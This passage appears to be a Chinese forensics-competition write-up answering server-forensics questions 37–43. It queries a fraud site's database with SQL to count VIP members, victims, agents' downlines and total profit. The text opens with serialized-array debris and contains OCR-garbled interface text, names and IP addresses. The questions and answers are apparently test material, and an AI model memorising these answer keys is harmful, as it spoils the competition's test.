08s1:"w";i609s1:"x";i610s1:"y";i611s1:"z";i612s1:"0";i613s1:"1";i614s1:"2";i615s1:"3";i616s1:"4";i617s1:"5";i618s1:"6";i619s1:"7";i620s1:"8";i621s1:"9";i622s1:"a";i623s1:"b";i624s1:"c";i625s1:"d";i626s1:"e";i627s1:"f";i628s1:"g";i629s1:"h";i630s1:"i";i631s1:"j";i632s1:"k";i633s1:"l";i634s1:"m";i635s1:"n";i636s1:"o";i637s1:"p";i638s1:"q";i639s1:"r";i640s1:"s";i641s1:"t";i642s1:"u";i643s1:"v";i644s1:"w";i645s1:"x";i646s1:"y";i647s1:"z";i648s1:"0";i649s1:"1";i650s1:"2";i651s1:"3";i652s1:"4";i653s1:"5";i654s1:"6";i655s1:"7";i656s1:"8";i657s1:"9";i658s1:"a";i659s1:"b";i660s1:"c";i661s1:"d";i662s1:"e";i663s1:"f";i664s1:"g";i665s1:"h";i666s1:"i";i667s1:"j";i668s1:"k";i669s1:"l";i670s1:"m";i671s1:"n";i672s1:"o";i673s1:"p";i674s1:"q";i675s1:"r";i676s1:"s";i677s1:"t";i678s1:"u";i679s1:"v";i680s1:"w";i681s1:"x";i682s1:"y";i683s1:"z";i684s1:"0";i685s1:"1";i686s1:"2";i687s1:"3";i688s1:"4";i689s1:"5";i690s1:"6";i691s1:"7";i692s1:"8";i693s1:"9";i694s1:"a";i695s1:"b";i696s1:"c";i697s1:"d";i698s1:"e";i699s1:"f";i700s1:"g";i701s1:"h";i702s1:"i";i703s1:"j";i704s1:"k";i705s1:"l";i706s1:"m";i707s1:"n";i708s1:"o";i709s1:"p";i710s1:"q";i711s1:"r";i712s1:"s";i713s1:"t";i714s1:"u";i715s1:"v";i716s1:"w";i717s1:"x";i718s1:"y";i719s1:"z";i720s1:"0";i721s1:"1";i722s1:"2";i723s1:"3";i724s1:"4";i725s1:"5";i726s1:"6";i727s1:"7";i728s1:"8";i729s1:"9";i730s1:"a";i731s1:"b";i732s1:"c";i733s1:"d";i734s1:"e";i735s1:"f";i736s1:"g";i737s1:"h";i738s1:"i";i739s1:"j";i740s1:"k";i741s1:"l";i742s1:"m";i743s1:"n";i744s1:"o";i745s1:"p";i746s1:"q";i747s1:"r";i748s1:"s";i749s1:"t";i750s1:"u";i751s1:"v";i752s1:"w";i753s1:"x";i754s1:"y";i755s1:"z";i756s1:"0";i757s1:"1";i758s1:"2";i759s1:"3";i760s1:"4";i761s1:"5";i762s1:"6";i763s1:"7";i764s1:"8";i765s1:"9";i766s1:"a";i767s1:"b";i768s1:"c";i769s1:"d";i770s1:"e";i771s1:"f";i772s1:"g";i773s1:"h";i774s1:"i";i775s1:"j";i776s1:"k";i777s1:"l";i778s1:"m";i779s1:"n";i780s1:"o";i781s1:"p";i782s1:"q";i783s1:"r";i784s1:"s";i785s1:"t";i786s1:"u";i787s1:"v";i788s1:"w";i789s1:"x";i790s1:"y";i791s1:"z";i792s1:"0";i793s1:"1";i794s1:"2";i795s1:"3";i796s1:"4";i797s1:"5";i798s1:"6";i799s1:"7";i800s1:"8";i801s1:"9";i802s1:"a";i803s1:"b";i804s1:"c";i805s1:"d";i806s1:"e";i807s1:"f";i808s1:"g";i809s1:"h";i810s1:"i";i811s1:"j";i812s1:"k";i813s1:"l";i814s1:"m";i815s1:"n";i816s1:"o";i817s1:"p";i818s1:"q";i819s1:"r";i820s1:"s";i821s1:"t";i822s1:"u";i823s1:"v";i824s1:"w";i825s1:"x";i826s1:"y";i827s1:"z";i828s1:"0";i829s1:"1";i830s1:"2";i831s1:"3";i832s1:"4";i833s1:"5";i834s1:"6";i835s1:"7";i836s1:"8";i837s1:"9";i838s1:"a";i839s1:"b";i840s1:"c";i841s1:"d";i842s1:"e";i843s1:"f";i844s1:"g";i845s1:"h";i846s1:"i";i847s1:"j";i848s1:"k";i849s1:"l";i850s1:"m";i851s1:"n";i852s1:"o";i853s1:"p";i854s1:"q";i855s1:"r";i856s1:"s";i857s1:"t";i858s1:"u";i859s1:"v";i860s1:"w";i861s1:"x";i862s1:"y";i863s1:"z";i864s1:"0";i865s1:"1";i866s1:"2";i867s1:"3";i868s1:"4";i869s1:"5";i870s1:"6";i871s1:"7";i872s1:"8";i873s1:"9";i874s1:"a";i875s1:"b";i876s1:"c";i877s1:"d";i878s1:"e";i879s1:"f";i880s1:"g";i881s1:"h";i882s1:"i";i883s1:"j";i884s1:"k";i885s1:"l";i886s1:"m";i887s1:"n";i888s1:"o";i889s1:"p";i890s1:"q";i891s1:"r";i892s1:"s";i893s1:"t";i894s1:"u";i895s1:"v";i896s1:"w";i897s1:"x";i898s1:"y";i899s1:"z";i900s1:"0";i901s1:"1";i902s1:"2";i903s1:"3";i904s1:"4";i905s1:"5";i906s1:"6";i907s1:"7";i908s1:"8";i909s1:"9";i910s1:"a";i911s1:"b";i912s1:"c";i913s1:"d";i914s1:"e";i915s1:"f";i916s1:"g";i917s1:"h";i918s1:"i";i919s1:"j";i920s1:"k";i921s1:"l";i922s1:"m";i923s1:"n";i924s1:"o";i925s1:"p";i926s1:"q";i927s1:"r";i928s1:"s";i929s1:"t";i930s1:"u";i931s1:"v";i932s1:"w";i933s1:"x";i934s1:"y";i935s1:"z";i936s1:"0";i937s1:"1";i938s1:"2";i939s1:"3";i940s1:"4";i941s1:"5";i942s1:"6";i943s1:"7";i944s1:"8";i945s1:"9";i946s1:"a";i947s1:"b";i948s1:"c";i949s1:"d";i950s1:"e";i951s1:"f";i952s1:"g";i953s1:"h";i954s1:"i";i955s1:"j";i956s1:"k";i957s1:"l";i958s1:"m";i959s1:"n";i960s1:"o";i961s1:"p";i962s1:"q";i963s1:"r";i964s1:"s";i965s1:"t";i966s1:"u";i967s1:"v";i968s1:"w";i969s1:"x";i970s1:"y";i971s1:"z";i972s1:"0";i973s1:"1";i974s1:"2";i975s1:"3";i976s1:"4";i977s1:"5";i978s1:"6";i979s1:"7";i980s1:"8";i981s1:"9";i982s1:"a";i983s1:"b";i984s1:"c";i985s1:"d";i986s1:"e";i987s1:"f";i988s1:"g";i989s1:"h";i990s1:"i";i991s1:"j";i992s1:"k";i993s1:"l";i994s1:"m";i995s1:"n";i996s1:"o";i997s1:"p";i998s1:"q";i999s1:"r";i1000s1:"s";i1001s1:"t";i1002s1:"u";i1003s1:"v";i1004s1:"w";i1005s1:"x";i1006s1:"y";i1007s1:"z";i1008s1:"0";i1009s1:"1";i1010s1:"2";i1011s1:"3";i1012s1:"4";i1013s1:"5";i1014s1:"6";i1015s1:"7";i1016s1:"8";i1017s1:"9";i1018s1:"a";i1019s1:"b";i1020s1:"c";i1021s1:"d";i1022s1:"e";i1023s1:"f";i1024s1:"g";i1025s1:"h";i1026s1:"i";i1027s1:"j";i1028s1:"k";i1029s1:"l";i1030s1:"m";i1031s1:"n";i1032s1:"o";i1033s1:"p";i1034s1:"q";i1035s1:"r";i1036s1:"s";i1037s1:"t";i1038s1:"u";i1039s1:"v";i1040s1:"w";i1041s1:"x";i1042s1:"y";i1043s1:"z";i1044s1:"0";i1045s1:"1";i1046s1:"2";i1047s1:"3";i1048s1:"4";i1049s1:"5";i1050s1:"6";i1051s1:"7";i1052s1:"8";i1053s1:"9";i1054s1:"a";i1055s1:"b";i1056s1:"c";i1057s1:"d";i1058s1:"e";i1059s1:"f";i1060s1:"g";i1061s1:"h";i1062s1:"i";i1063s1:"j";i1064s1:"k";i1065s1:"l";i1066s1:"m";i1067s1:"n";i1068s1:"o";i1069s1:"p";i1070s1:"q";i1071s1:"r";i1072s1:"s";i1073s1:"t";i1074s1:"u";i1075s1:"v";i1076s1:"w";i1077s1:"x";i1078s1:"y";i1079s1:"z";i1080s1:"0";i1081s1:"1";i1082s1:"2";i1083s1:"3";i1084s1:"4";i1085s1:"5";i1086s1:"6";i1087s1:"7";i1088s1:"8";i1089s1:"9";i1090s1:"a";i1091s1:"b";i1092s1:"c";i1093s1:"d";i1094s1:"e";i1095s1:"f";i1096s1:"g";i1097s1:"h";i1098s1:"i";i1099s1:"j";i1100s1:"k";i1101s1:"l";i1102s1:"m";i1103s1:"n";i1104s1:"o";i1105s1:"p";i1106s1:"q";i1107s1:"r";i1108s1:"s";i1109s1:"t";i1110s1:"u";i1111s1:"v";i1112s1:"w";i1113s1:"x";i1114s1:"y";i1115s1:"z";i1116s1:"0";i1117s1:"1";i1118s1:"2";i1119s1:"3";i1120s1:"4";i1121s1:"5";i1122s1:"6";i1123s1:"7";i1124s1:"8";i1125s1:"9";i1126s1:"a";i1127s1:"b";i1128s1:"c";i1129s1:"d";i1130s1:"e";i1131s1:"f";i1132s1:"g";i1133s1:"h";i1134s1:"i";i1135s1:"j";i1136s1:"k";i1137s1:"l";i1138s1:"m";i1139s1:"n";i1140s1:"o";i1141s1:"p";i1142s1:"q";i1143s1:"r";i1144s1:"s";i1145s1:"t";i1146s1:"u";i1147s1:"v";i1148s1:"w";i1149s1:"x";i1150s1:"y";i1151s1:"z";i1152s1:"0";i1153s1:"1";i1154s1:"2";i1155s1:"3";i1156s1:"4";i1157s1:"5";i1158s1:"6";i1159s1:"7";i1160s1:"8";i1161s1:"9";i1162s1:"a";i1163s1:"b";i1164s1:"c";i1165s1:"d";i1166s1:"e";i1167s1:"f";i1168s1:"g";i1169s1:"h";i1170s1:"i";i1171s1:"j";i1172s1:"k";i1173s1:"l";i1174s1:"m";i1175s1:"n";i1176s1:"o";i1177s1:"p";i1178s1:"q";i1179s1:"r";i1180s1:"s";i1181s1:"t";i1182s1:"u";i1183s1:"v";i1184s1:"w";i1185s1:"x";i1186s1:"y";i1187s1:"z";i1188s1:"0";i1189s1:"1";i1190s1:"2";i1191s1:"3";i1192s1:"4";i1193s1:"5";i1194s1:"6";i1195s1:"7";i1196s1:"8";i1197s1:"9";i1198s1:"a";i1199s1:"b";i1200s1:"c";i1201s1:"d";i1202s1:"e";i1203s1:"f";i1204s1:"g";i1205s1:"h";i1206s1:"i";i1207s1:"j";i1208s1:"k";i1209s1:"l";i1210s1:"m";i1211s1:"n";i1212s1:"o";i1213s1:"p";i1214s1:"q";i1215s1:"r";i1216s1:"s";i1217s1:"t";i1218s1:"u";i1219s1:"v";i1220s1:"w";i1221s1:"x";i1222s1:"y";i1223s1:"z";i1224s1:"0";i1225s1:"1";i1226s1:"2";i1227s1:"3";i1228s1:"4";i1229s1:"5";i1230s1:"6";i1231s1:"7";i1232s1:"8";i1233s1:"9";i1234s1:"a";i1235s1:"b";i1236s1:"c";i1237s1:"d";i1238s1:"e";i1239s1:"f";i1240s1:"g";i1241s1:"h";i1242s1:"i";i1243s1:"j";i1244s1:"k";i1245s1:"l";i1246s1:"m";i1247s1:"n";i1248s1:"o";i1249s1:"p";i1250s1:"q";i1251s1:"r";i1252s1:"s";i1253s1:"t";i1254s1:"u";i1255s1:"v";i1256s1:"w";i1257s1:"x";i1258s1:"y";i1259s1:"z";i1260s1:"0";i1261s1:"1";i1262s1:"2";i1263s1:"3";i1264s1:"4";i1265s1:"5";i1266s1:"6";i1267s1:"7";i1268s1:"8";i1269s1:"9";i1270s1:"a";i1271s1:"b";i1272s1:"c";i1273s1:"d";i1274s1:"e";i1275s1:"f";i1276s1:"g";i1277s1:"h";i1278s1:"i";i1279s1:"j";i1280s1:"k";i1281s1:"l";i1282s1:"m";i1283s1:"n";i1284s1:"o";i1285s1:"p";i1286s1:"q";i1287s1:"r";i1288s1:"s";i1289s1:"t";i1290s1:"u";i1291s1:"v";i1292s1:"w";i1293s1:"x";i1294s1:"y";i1295s1:"z";i1296s1:"0";i1297s1:"1";i1298s1:"2";i1299s1:"3";i1300s1:"4";i1301s1:"5";i1302s1:"6";i1303s1:"7";i1304s1:"8";i1305s1:"9";i1306s1:"a";i1307s1:"b";i1308s1:"c";i1309s1:"d";i1310s1:"e";i1311s1:"f";i1312s1:"g";i1313s1:"h";i1314s1:"i";i1315s1:"j";i1316s1:"k";i1317s1:"l";i1318s1:"m";i1319s1:"n";i1320s1:"o";i1321s1:"p";i13

articles

auth

category

jfexchanges

jfshops

layims

loginlogs

logs

lotteryconfig

183.160.76.194

	id	ip	logintime	adminid	status	info
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	1	183.160.76.194	2021-05-17 16:36:27	73	1	登录成功
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	2	122.192.11.88	2021-05-18 13:09:36	73	1	登录成功
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	3	43.250.200.29	2021-05-18 21:00:14	73	1	登录成功
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	4	106.19.31.156	2021-05-19 19:39:52	73	1	登录成功
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	5	106.19.31.156	2021-05-19 22:37:59	73	1	登录成功

183.160.76.194

37.【服务器取证】分析涉案网站数据库或者后台VIP2的会员有多少个[答案格式:100]

	id	name	rate 会员等级奖励	offline 下线收益等级奖励	inte 需要积分	created_at	updated_at
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	1	普通会员	0.00	0.00	0	2019-10-24 22:20:13	2021-05-15 21:47:26
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	2	VIP1会员	0.03	0.03	10000	2019-10-24 22:20:31	2021-05-21 12:33:46
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	3	VIP2会员	0.06	0.06	30000	2021-05-15 17:56:23	2021-06-18 10:06:33
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	4	VIP3会员	1.00	1.00	100000	2021-05-15 21:51:20	2021-05-20 11:43:45
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	5	VIP4会员	2.00	2.00	300000	2021-05-15 21:51:53	2021-05-20 11:43:53
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	6	VIP5会员	3.00	3.00	500000	2021-05-15 21:52:15	2021-05-20 11:44:00

```
SELECT count(*) FROM `member` where level = 2;
```

```
SELECT count(*) FROM `member` where level = 3;
```

☐ 性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部

行数：

25

过滤行：

在表中搜索

额外选项

count(*)

20

20

38.【服务器取证】分析涉案网站数据库的用户表中账户余额大于零且银行卡开户行归属于上海市的潜在受害人的数量为[答题格式:8]

```
select amount,bankaddress from member where amount>0 and bankaddress like '%上海%'
```

正在显示第 1 到 2 行 (共 2 行), 当前位置 0.0000 秒。

```
lect amount,bankaddress from member where amount>0 and bankaddress like '%上海%';
```

☐ 性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部

行数：

25

过滤行：

在表中搜索

按索引排序：

无

外选项

	amount 金额	bankaddress
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	105.00	上海市松江区邮政支行
<input type="checkbox"/> 编辑 <input type="checkbox"/> 复制 <input type="checkbox"/> 删除	185.00	上海市浦东新区

2

39.【服务器取证】分析涉案网站数据库或者后台，统计嫌疑人的下线成功提现多少钱？[答题格式:10000.00]

```
select sum(amount) from memberwithdrawal where username in (select username from member where inviter = 513935)
```

```
select sum(amount) from memberwithdrawal where username in (select username from member where inviter = 513935);
```

☐ 性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部

行数: 25

过滤行: 在表中搜索

额外选项

sum(amount)

36120.00

36120.00

40.【服务器取证】分析涉案网站数据库或者后台受害人上线在平台内共有下线多少人? [答题格式:123]

```
select * from member where realname = '陈吴民';
```

```
select * from member where realname = '陈吴民';
```

☐ 性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部

行数: 25

过滤行: 在表中搜索

额外选项

←T→

id

username

password

paypwd
交易密码

☐ 编辑 复制 删除

9 gxfc001 eyJpdil6lkxHOUFoTVAwdVlzK2dSRVVfdkRIQnc9PSlsinZhbH... eyJpdil6lkp6TW5sZDIWbkp

gxfc001

```
select * from membercashback where xxusername = 'gxfc001';
```

userid	username	xxuserid	xxusername 下线账号	am
1	yang88	9	gxfc001	
1	yang88	9	gxfc001	5
1	yang88	9	gxfc001	5

```
select count(distinct xxusername) from membercashback where username = 'yang88';
```

```
select count(distinct xxusername) from membercashback where username = 'yang88';
```

☐ 性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部

行数: 25

过滤行: 在表中搜索

额外选项

count(distinct xxusername)

27

27

41.【服务器取证】分析涉案网站数据库或者后台网站内下线大于2的代理有多少个? [答题格式:10]

```
select count(distinct xxusername) from membercashback group by username having count(distinct xxusername) > 2;
```

正在显示第 0 - 45 行 (共 46 行, 查询花费 0.0343 秒。)

```
select count(distinct xxusername) from membercashback group by username
```

性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部 | 行数: 100 ▾ 过滤行: 在表中搜索

额外选项

```
count(distinct xxusername)
```

46

42.【服务器取证】分析涉案网站数据库或者后台网站内下线最多的代理真实名字为[答题格式:张三]

```
select count(distinct xxusername),username from membercashback group by username order by count(distinct xxusername) desc limit 1;
```

```
select count(distinct xxusername),username from membercashback group by username order by count(distinct xxusername) desc limit 1;
```

性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

额外选项

额外选项

← T → ▼ **count(distinct xxusername)** **username**

 编辑
 复制
 删除
 27 yang88

 编辑
 复制
 删除
 27 yang88

[illegible]

1 杨德忠

杨德忠

43.【服务器取证】分析涉案网站数据库或者后台流水明细，本网站总共盈利多少钱[答题格式:10,000.00]

sql查询, 所有用户充值减去用户提现

```
select sum(amount) from memberrecharge where type = '用户充值' and `status` = 1
```

```
select sum(amount) from memberrecharge where type = '用户充值' and `status` = 1;
```

性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部 | 行数: 25 ▾ 过滤行:

额外选项

sum(amount)

11660902.50

11660902.50

```
select sum(amount) from memberwithdrawal where `status` = 1
```

`select sum(amount) from memberwithdrawal where `status` = 1;`

☐ 性能分析 [编辑内嵌] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

☐ 显示全部 | 行数: 25 ▼ 过滤行:

额外选项

sum(amount)

1169896.00

☐ 显示全部 | 行数: 25 ▼ 过滤行:

1169896.00

减

10491006.50